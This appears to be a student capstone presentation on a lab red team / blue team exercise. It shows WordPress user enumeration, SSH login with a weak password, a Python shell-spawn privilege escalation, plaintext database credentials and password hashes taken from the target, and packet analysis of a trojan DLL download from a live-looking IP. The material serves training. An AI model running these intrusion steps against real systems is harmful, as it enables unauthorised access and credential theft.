

VS

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Traffic Profile



Normal Activity



Malicious Activity

RED TEAM



BLUE TEAM



RED TEAM

- ✓ Offensive Security
- ✓ Ethical Hacking
- ✓ Exploiting vulnerabilities
- ✓ Penetration Tests
- ✓ Black Box Testing
- ✓ Social Engineering
- ✓ Web App Scanning



BLUE TEAM

- ✓ Defensive Security
- ✓ Infrastructure protection
- ✓ Damage Control
- ✓ Incident Response(IR)
- ✓ Operational Security
- ✓ Threat Hunters
- ✓ Digital Forensics



I will Own you


I'll make you cry



Network Topology & Critical Vulnerabilities



Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak password Security	one user's password was his name	Easy access to log on as that user
WordPress Site Enumeration	<code>wpscan --url http://192.168.1.110/wordpress</code>	Running this command displayed the users on this WordPress Server
Unrestricted SSH Access on Port 22	<code>ssh michael@192.168.1.110</code>	SSH access from any IP address with stolen Usernames and Passwords
Privilege Escalation with Python	<code>python -c 'import pty; pty.spawn("/bin/bash")'</code>	Escalated steven's privileges to root
Source Code Disclosure	<code>view-source:http://192.168.1.110/service.html</code>	Contained sensitive information and flag 1 was exfiltrated
Credentials for sql database were saved in plaintext, not hashed	backed up and publicly accessible wp-config.php files	Allowed for an attacker to obtain password credentials and gain access to exfiltrate flags 3 and 4


```

michael@target1:/var/www/html$ ls -lrt
total 148
-rw-r--r-- 1 root root 35226 Aug 12 2018 elements.html
drwxr-xr-x 2 root root 4096 Aug 12 2018 fonts
drwxr-xr-x 4 root root 4096 Aug 12 2018 css
drwxr-xr-x 7 root root 4096 Aug 12 2018 Security - Doc
drwxr-xr-x 4 root root 4096 Aug 12 2018 scss
drwxr-xr-x 3 root root 4096 Aug 12 2018 js
drwxr-xr-x 5 root root 4096 Aug 12 2018 img
-rw-r--r-- 1 root root 3384 Aug 12 2018 contact.zip
-rw-r--r-- 1 root root 16819 Aug 13 2018 index.html
-rw-r--r-- 1 root root 13265 Aug 13 2018 about.html
-rw-r--r-- 1 root root 15449 Aug 13 2018 team.html
-rw-r--r-- 1 root root 10441 Aug 13 2018 contact.php
-rw-r--r-- 1 root root 11166 Aug 13 2018 service.html
drwxrwxrwx 7 root root 4096 Aug 13 2018 vendor
drwxrwxrwx 5 root root 4096 Feb 11 14:09 wordpress
michael@target1:/var/www/html$ find . -name wp-config.php
./wordpress/wp-config.php
michael@target1:/var/www/html$

michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ cat wp-config.php

```

```

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

```

SQL Credentials saved in Plaintext format

[i] User(s) Identified:

```

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

```

```

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

```

SQL Credentials then used to access SQL database table containing Password hashes

```

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_active |
+----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org |  | 2018-08-12 22:49:12 | 1 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org |  | 2018-08-12 23:31:16 | 1 |
+----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

```

d: Wed Feb 10 19:12:53 2021
s Done: 27
Requests: 25
Size: 6.177 KB
Received: 171.226 KB
Used: 111.789 MB
Time: 00:00:03

```

WordPress Site Enumeration showing usernames



Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.2.205 - 49.36% 185.243.115.84 - 29.16% 10.0.0.201 - 18.74%	Machines that sent the most traffic.
Most Common Protocols	TCP - 88.5% UDP - 11.2% ARP - 0.2%	Three most common protocols on the network.
# of Unique IP Addresses	IPv4 - 808 IPv6 - 2	Count of observed IP addresses.
Subnets	10.0.0.0/24 10.6.12.0/24 192.168.1.0/24	Observed subnet ranges.
# of Malware Species	1 (one): june11.dll	Number of malware binaries identified in traffic.

Traffic Profile

Top Talkers

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percen ^	Burst rate	Burst start
▼ All Addresses	104070				0.0858	100%	1.1600	802.075
172.16.4.205	51364				0.0423	49.36%	0.7200	200.667
185.243.115.84	30344				0.0250	29.16%	0.2400	338.341
10.0.0.201	19503				0.0161	18.74%	1.1600	802.075

Most Common Protocols

Protocol	▲	Percent Packets	Packets	Percent Bytes
▼ Frame		100.0	104286	100.0
▼ Ethernet		100.0	104286	1.9
▶ Internet Protocol Version 6		0.0	4	0.0
▼ Internet Protocol Version 4		99.8	104070	2.7
▶ User Datagram Protocol		11.2	11697	0.1
▶ Transmission Control Protocol		88.5	92280	89.6
Internet Group Management Protocol		0.1	93	0.0
Address Resolution Protocol		0.2	212	0.0

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube Videos
- Searching .gif's
- Researching how to flatten warped vinyl records
-

Suspicious Activity

- malware download
- illegal video download



Normal Activity

Internet Browsing - 1

- Observed traffic stream for standard query, GET requests and TCP retransmissions.
- The packet captures were for DNS, HTTP and TCP protocols
- Browsing the blog on the website - <http://mysocalledchaos.com/>
- Some of the files which got captured as part of the traffic stream - icons and images used in the blogsite, javascript files to enable cookies (cookie-enabler.min.js), count comments (comment_count.js)

No.	Time	Source	Destination	Protocol	Length	Info
12814	194.106890000	172.16.4.205	166.62.111.64	HTTP	522	GET /wp-content/uploads/2018/02/cropped-MSCCIcon-192x192.png HTTP/1.1
12825	194.257406900	172.16.4.205	93.95.100.178	HTTP	419	GET /docs/article.php?y=241&c=123080&m=8491edf39d1a8b498bbca9cd1bd6bbbaa&st=1 HTTP/1.1
12844	194.551727700	172.16.4.205	166.62.111.64	HTTP	618	GET /?ginger_action=log&time=1563562388&url=http://mysocalledchaos.com/&status=Y HTTP/1.1
82407	902.840186600	172.16.4.205	172.16.4.4	DNS	79	Standard query 0x8c6e A mysocalledchaos.com
82412	902.850027500	172.16.4.4	172.16.4.205	DNS	95	Standard query response 0x8c6e A mysocalledchaos.com A 166.62.111.64
82413	902.851291400	172.16.4.205	172.16.4.4	DNS	79	Standard query 0xaf26 A mysocalledchaos.com
82414	902.852811100	172.16.4.4	172.16.4.205	DNS	95	Standard query response 0xaf26 A mysocalledchaos.com A 166.62.111.64
82431	902.886745600	172.16.4.205	166.62.111.64	TCP	390	[TCP Retransmission] 49190 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=336
82553	903.526105600	172.16.4.205	166.62.111.64	TCP	446	[TCP Retransmission] 49198 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=392
82554	903.532705300	172.16.4.205	166.62.111.64	TCP	412	[TCP Retransmission] 49200 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=358
82566	903.550644500	172.16.4.205	166.62.111.64	TCP	411	[TCP Retransmission] 49199 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66304 Len=357

Internet Browsing - 2

- Observed traffic stream for standard query, GET requests and TCP retransmissions.
- The packet captures were for DNS, HTTP and TCP protocols
- Browsing the blog on the website - <https://www.iphonehacks.com/> - contains various articles on iphone hacks and jailbreak tool for IOS
- Some of the files which got captured as part of the traffic stream - icons and images used in the website

No.	Time	Source	Destination	Protocol	Length	Info
40995	525.167914000	10.11.11.11	205.251.192.97	DNS	106	Standard query 0xe485 A iphonehacks.wpengine.netdna-cdn.com OPT
40996	525.173419200	205.251.192....	10.11.11.11	DNS	344	Standard query response 0xe485 A iphonehacks.wpengine.netdna-cdn.com A 94.31.29.96 NS dns1.p04.ns...
40997	525.175663500	10.11.11.11	10.11.11.217	DNS	141	Standard query response 0x7d70 A cdn.iphonehacks.com CNAME iphonehacks.wpengine.netdna-cdn.com A ...
41317	527.867962800	10.11.11.217	35.185.55.255	HTTP	476	GET /jailbreak-ios-13 HTTP/1.1
41320	527.892825800	35.185.55.255	10.11.11.217	TCP	1411	80 → 62521 [ACK] Seq=1 Ack=423 Win=29696 Len=1357 [TCP segment of a reassembled PDU]
41340	528.125375800	10.11.11.217	35.185.55.255	HTTP	459	GET /wp-content/themes/iphonehacks/css/font-awesome.min.css HTTP/1.1
41360	528.268688300	10.11.11.217	35.185.55.255	HTTP	446	GET /wp-content/themes/iphonehacks/css/app.css HTTP/1.1
41372	528.290126200	10.11.11.217	172.217.12.42	HTTP	423	GET /ajax/libs/jquery/1.12.4/jquery.min.js HTTP/1.1
41373	528.297856300	10.11.11.217	172.217.6.170	HTTP	483	GET /css?family=Open+Sans%3A300%2C400%2C600%2C700%7CLora%3A400%2C700%7CDroid+Sans+Mono HTTP/1.1

Internet Browsing - 3

- Observed traffic stream for standard query, GET requests
- The packet captures were for DNS and HTTP protocols
- Browsing the blog on the website - <https://www.sabethahospitals.com>
- Some of the files which got captured as part of the traffic stream - icons, clickable buttons and images used in the website, javascript files for embedded functions

	Time	Source	Destination	Protocol	Length	Info
37290	494.442524000	10.11.11.195	10.11.11.11	DNS	83	Standard query 0xfd32 A www.sabethahospital.com
37291	494.444106700	10.11.11.11	10.11.11.195	DNS	99	Standard query response 0xfd32 A www.sabethahospital.com A 12.133.50.21
38737	506.191258700	10.11.11.195	12.133.50.21	HTTP	460	GET /getpage.php?name=whatappendixdo HTTP/1.1
38756	506.370957000	10.11.11.195	12.133.50.21	HTTP	436	GET /style.php HTTP/1.1
38774	506.395569300	10.11.11.195	12.133.50.21	HTTP	471	GET /splash/logo.png HTTP/1.1
38775	506.403172500	10.11.11.195	12.133.50.21	HTTP	475	GET /splash/button-2.jpg HTTP/1.1
38776	506.410725400	10.11.11.195	12.133.50.21	HTTP	472	GET /common_js/common_css.php?c=3281&mt=1573231401 HTTP/1.1
38777	506.417949700	10.11.11.195	12.133.50.21	HTTP	439	GET /common_js/start_facebook.js HTTP/1.1
38778	506.424691800	10.11.11.195	12.133.50.21	HTTP	434	GET /common_js/polyfills.js HTTP/1.1

Internet Browsing - 4

- Observed traffic stream for standard query, GET requests, client-server handshake
- The packet captures were for DNS, HTTP, TLS1.2 protocols
- Browsing the blog on the website - <https://www.vinlymeplease.com>
- Some of the files which got captured as part of the traffic stream - html file “guide-to-flattenning-warped-vinyl-records”, javascript file to enable browser access

	Time	Source	Destination	Protocol	Length	Info
46007	568.402173300	10.11.11.200	13.33.255.37	HTTP	502	GET /magazine/guide-to-flattening-warped-vinyl-records/ HTTP/1.1
46081	569.095360900	10.11.11.200	13.33.255.37	HTTP	547	GET /static/style.f795fa8febec.css HTTP/1.1
46107	569.348144500	10.11.11.200	13.33.255.37	HTTP	572	GET /static/ofi.browser.293d64b6588f.js HTTP/1.1
49859	607.966499700	10.11.11.200	13.33.252.19	HTTP	430	GET /js/friendbuy.min.js HTTP/1.1
50145	609.101567700	10.11.11.200	13.33.255.31	HTTP	486	GET /widgets/configs/site-c34415b4-vinylmeplease.com.json HTTP/1.1
50179	609.256839900	10.11.11.200	10.11.11.11	DNS	85	Standard query 0x3b29 A vinylmeplease.zendesk.com
50180	609.259484200	10.11.11.11	10.11.11.200	DNS	165	Standard query response 0x3b29 A vinylmeplease.zendesk.com A 104.16.51.111 A 104.16.52.111 A 104...
51077	616.216536600	10.11.11.200	13.33.252.19	HTTP	480	GET /js/friendbuy.min.js HTTP/1.1
51091	616.244666000	10.11.11.200	172.217.9.134	HTTP	614	GET /activityi;src=8704410;type=retar0;cat=vmp_r0;ord=6577035978844;gtm=2wgav3;auiddc=949876142.1...
51433	619.169769200	10.11.11.200	13.33.255.31	HTTP	486	GET /widgets/configs/site-c34415b4-vinylmeplease.com.json HTTP/1.1
51601	619.821643400	10.11.11.200	52.86.104.177	HTTP	459	GET /track/pxl/?adv=dwxytaa&ct=0:h5wsfri&fmt=3 HTTP/1.1
53048	633.733921100	10.11.11.200	104.16.51.111	TLSv1.2	221	Client Hello
53049	633.737458300	10.11.11.200	104.16.51.111	TLSv1.2	221	Client Hello
53052	633.761760900	104.16.51.111	10.11.11.200	TLSv1.2	1411	Server Hello
53054	633.802672000	104.16.51.111	10.11.11.200	TLSv1.2	1411	Server Hello
53196	634.423017300	10.11.11.200	89.187.164.66	HTTP	398	GET / HTTP/1.1
53501	636.238044300	10.11.11.200	98.138.71.149	HTTP	560	GET /cms/v1?esig=1%7efac06801624107e5d8ee63717a17d281e39cf167&nwid=10000480789&sigv=1&gdpr=0&gdpr...

Internet Browsing - 5

- Observed traffic stream for standard query, client-server handshake, TCP segments
- The packet captures were for DNS, TLSv1.3, TCP protocols
- Browsing the blog on the website - <https://www.youtube.com>

	Time	Source	Destination	Protocol	Length	Info
34388	470.584027200	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
34389	470.589641000	10.11.11.11	10.11.11.94	DNS	349	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 172.217.12.46 A ...
35675	482.819410100	10.11.11.94	172.217.12.46	TLSv1.3	583	Client Hello
35676	482.828738500	10.11.11.94	172.217.12.46	TLSv1.3	583	Client Hello
51355	618.716454900	172.217.6.162	10.11.11.200	TCP	1411	443 → 49231 [ACK] Seq=1358 Ack=163 Win=61952 Len=1357 [TCP segment of a reassembled PDU]
51358	618.779055400	172.217.6.162	10.11.11.200	TCP	1411	443 → 49232 [ACK] Seq=1358 Ack=163 Win=61952 Len=1357 [TCP segment of a reassembled PDU]
67546	754.683640000	172.217.9.2	10.0.0.201	TLSv1.2	1484	Server Hello
67548	754.708253700	172.217.9.2	10.0.0.201	TCP	1484	443 → 49771 [PSH, ACK] Seq=1431 Ack=210 Win=64240 Len=1430 [TCP segment of a reassembled PDU]
67550	754.733324000	172.217.9.2	10.0.0.201	TLSv1.2	1514	Server Hello
68298	761.180894200	172.217.9.163	10.0.0.201	TLSv1.2	1484	Server Hello
68299	761.204646700	172.217.9.163	10.0.0.201	TCP	1484	443 → 49785 [PSH, ACK] Seq=1431 Ack=207 Win=64240 Len=1430 [TCP segment of a reassembled PDU]
68306	761.242300100	172.217.9.163	10.0.0.201	TLSv1.2	1514	Server Hello
68891	764.431557400	216.58.218.2...	10.0.0.201	TLSv1.2	1514	Server Hello
68894	764.479909800	216.58.218.2...	10.0.0.201	TLSv1.2	1514	Server Hello
68958	764.668552700	10.0.0.201	10.0.0.2	DNS	79	Standard query 0x33a7 A fcmatch.youtube.com
68959	764.670074100	10.0.0.2	10.0.0.201	DNS	95	Standard query response 0x33a7 A fcmatch.youtube.com A 216.58.218.206

Malware

DDoS ATTACKS

Spyware

Spam Email

Virus

malicious activity

Keylogger



TECHMUSA
TECHNOLOGY TO THE POINT

Malware (trojan): june11.dll

- This traffic was over HTTP
- The user was viewing 205.185.125.104/files/june11.dll

ip.src == 10.6.12.203						
No.	Time	Source	Destination	Protocol	Length	Info
60102	676.310082800	10.6.12.203	5.101.51.151	HTTP	649	POST /post.php HTTP/1.1
60097	676.296195700	10.6.12.203	5.101.51.151	HTTP	705	POST /post.php HTTP/1.1
60090	676.252043800	10.6.12.203	5.101.51.151	HTTP	579	POST /post.php HTTP/1.1
60085	676.239264300	10.6.12.203	5.101.51.151	HTTP	584	POST /post.php HTTP/1.1
60084	676.229913100	10.6.12.203	5.101.51.151	HTTP	646	POST /post.php HTTP/1.1
59689	669.929198400	10.6.12.203	5.101.51.151	HTTP	749	POST /post.php HTTP/1.1
59680	669.903931800	10.6.12.203	5.101.51.151	HTTP	713	POST /post.php HTTP/1.1
58752	658.636633700	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
58748	658.621258400	10.6.12.203	205.185.125.104	HTTP	275	GET /pQBtwj HTTP/1.1
65146	742.273954900	10.6.12.203	10.6.12.12	EPN	222	Map request, DRSUAPI, 32bit NDR
65140	742.183000000	10.6.12.203	10.6.12.12	EPN	222	Map request, DRSUAPI, 32bit NDR

Request Method: GET

Request URI: /files/june11.dll

Request Version: HTTP/1.1

Accept: */*\r\n

Accept-Encoding: gzip, deflate\r\n

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n

Host: 205.185.125.104\r\n

Connection: Keep-Alive\r\n

Cookie: _subid=3mmhfnd8jp\r\n

\r\n

[Full request URI: http://205.185.125.104/files/june11.dll]

[HTTP request 2/2]

[Prev request in frame: 58748]

GET /files/june11.dll HTTP/1.1

Accept: /*/*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)

Host: 205.185.125.104

Connection: Keep-Alive

Cookie: _subid=3mmhfnd8jp

HTTP/1.1 200 OK

Server: nginx

Date: Fri, 12 Jun 2020 17:15:19 GMT

Content-Type: application/octet-stream

Content-Length: 563032

Last-Modified: Thu, 11 Jun 2020 22:34:56 GMT

Connection: keep-alive

ETag: "5ee2b190-89758"

X-Content-Type-Options: nosniff

Accept-Ranges: bytes

Deceptive site ahead

205.185.125.104/files/june11.dll

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Deceptive site ahead

Firefox blocked this page because it may trick you into doing something dangerous like installing software or revealing personal information like passwords or credit cards.

Advisory provided by Google Safe Browsing.

Go back See details

56

/ 68

?

Community Score

56 engines detected this file

Google update

invalid-signature overlay pedll signed

549.84 KB

Size

2020-12-26 10:21:39 UTC

1 month ago

DLL

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY 2
Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	Trojan.Multi.Generic.4lc	
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	TrojanSpy:Win32/Yakes.56555f48	
ALYac	Trojan.Mint.Zamg.O	Antiy-AVL	GrayWare/Win32.Kryptik.ehls	
SecureAge APEX	Malicious	Arcabit	Trojan.Mint.Zamg.O	
Avast	Win32:DangerousSig [Trj]	AVG	Win32:DangerousSig [Trj]	
Avira (no cloud)	TR/AD.ZLoader.ladbd	BitDefender	Trojan.Mint.Zamg.O	

Illegal Download - Betty Boop Rhythm on the Reservation

- MAC address Destination: Msi_18:66:c8 (00:16:17:18:66:c8)
- Windows username **elmer.blanco**
- OS version Windows NT 10.0
- User downloaded the file Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

	Time	Source	Destination	Protocol	Length	Info
69167	765.416418700	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
69213	765.837950500	10.0.0.201	168.215.194.14	HTTP	465	GET /divxi.jpg HTTP/1.1
69298	766.857868300	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP/1.1
69347	767.585292600	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments.html?movieid=513 HTTP/1.1
69434	768.625230500	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common.js HTTP/1.1
69470	768.919511100	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvid=40C236A13FDD0B68&ref-url=http%3A//publicdomainto...
